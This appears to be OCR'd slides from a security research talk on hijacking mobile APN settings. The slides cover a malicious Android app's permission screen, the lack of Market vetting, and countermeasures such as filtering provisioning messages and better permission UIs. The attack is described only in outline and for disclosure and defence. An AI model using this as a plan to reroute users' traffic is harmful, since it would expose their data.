Network communication
full Internet access

Your personal information
read calendar events, read contact data

Your accounts
use the authentication credentials of an account

WRITE_APN_SETTINGS permission can only be seen scrolling down the list


TestAPN

Do you want to install this application?


Your personal information
read calendar events, read contact data

Your accounts
use the authentication credentials of an account

Phone calls
read phone state and identity

System tools
write Access Point Name settings

Android Market Distribution



Google's request, you must refund to the affected end user all amounts paid by such end user for such affected Product, less the portion of the Transaction Fee specifically allocated to the credit card/payment processing for the associated transaction.

7.2 Google Takedowns. While Google does not intend, and does not undertake, to monitor the Products or their content, if Google is notified by you or otherwise becomes aware and determines in its sole discretion that a Product or any portion thereof or your Brand Features; (a) violates the intellectual property rights or any other rights of any third party; (b) violates any applicable law or is subject to an injunction; (c) is pornographic, obscene or otherwise violates Google's hosting policies or other terms of service as may be updated by Google from time to


- Google does *not* directly monitor applications published on the Android Market.
- Google relies on the users' feedback to identify malicious applications and to remove them from the market.
- This means that an attacker is ***free to publish applications*** that silently modify the default APN settings.
- Even if the application has been detected as malware and removed, the default APN has already been modified.

Malware Distribution

- The Android Market allows an application to be *globally* downloaded.

- A user cannot be forced to install an application.
  - Even if effective, word-of-mouth advertising could do this.

- However, a typical mobile user downloads and tries several applications a month.



AdMob Mobile Metrics Report January 2010

Video: Android Hijacking

Focus on Issues

- The attacks do not rely on the exploitation of a single vulnerability
- Issues at the 'system' level:
  - Insufficient level of details provided by UIs (Generally)
  - Lack of Provisioning Message filtering (OMA devices)
  - Vulnerable Provisioning mechanism (Apple devices before iOS 4.0)
  - Abusable permission granting UI (Android devices)

Countermeasures

- Filter provisioning messages from entrusted sources:
  - Network Side (***possibly the most effective***)
  - Handset Side (may be ineffective in case of spoofing)
- UI Improvements:
  - Provide proper detail level and warnings
  - May still be ineffective in case of message spoofing
- Upgrade Apple devices to iOS 4.0.
- Android Permission granting mechanism enhancement:
  - Highlight more dangerous permission
  - More details about the permissions
- Content Inspection on HTTP outgoing traffic

Thanks !!!

Mobile Security Lab

research@mseclab.com

Q&A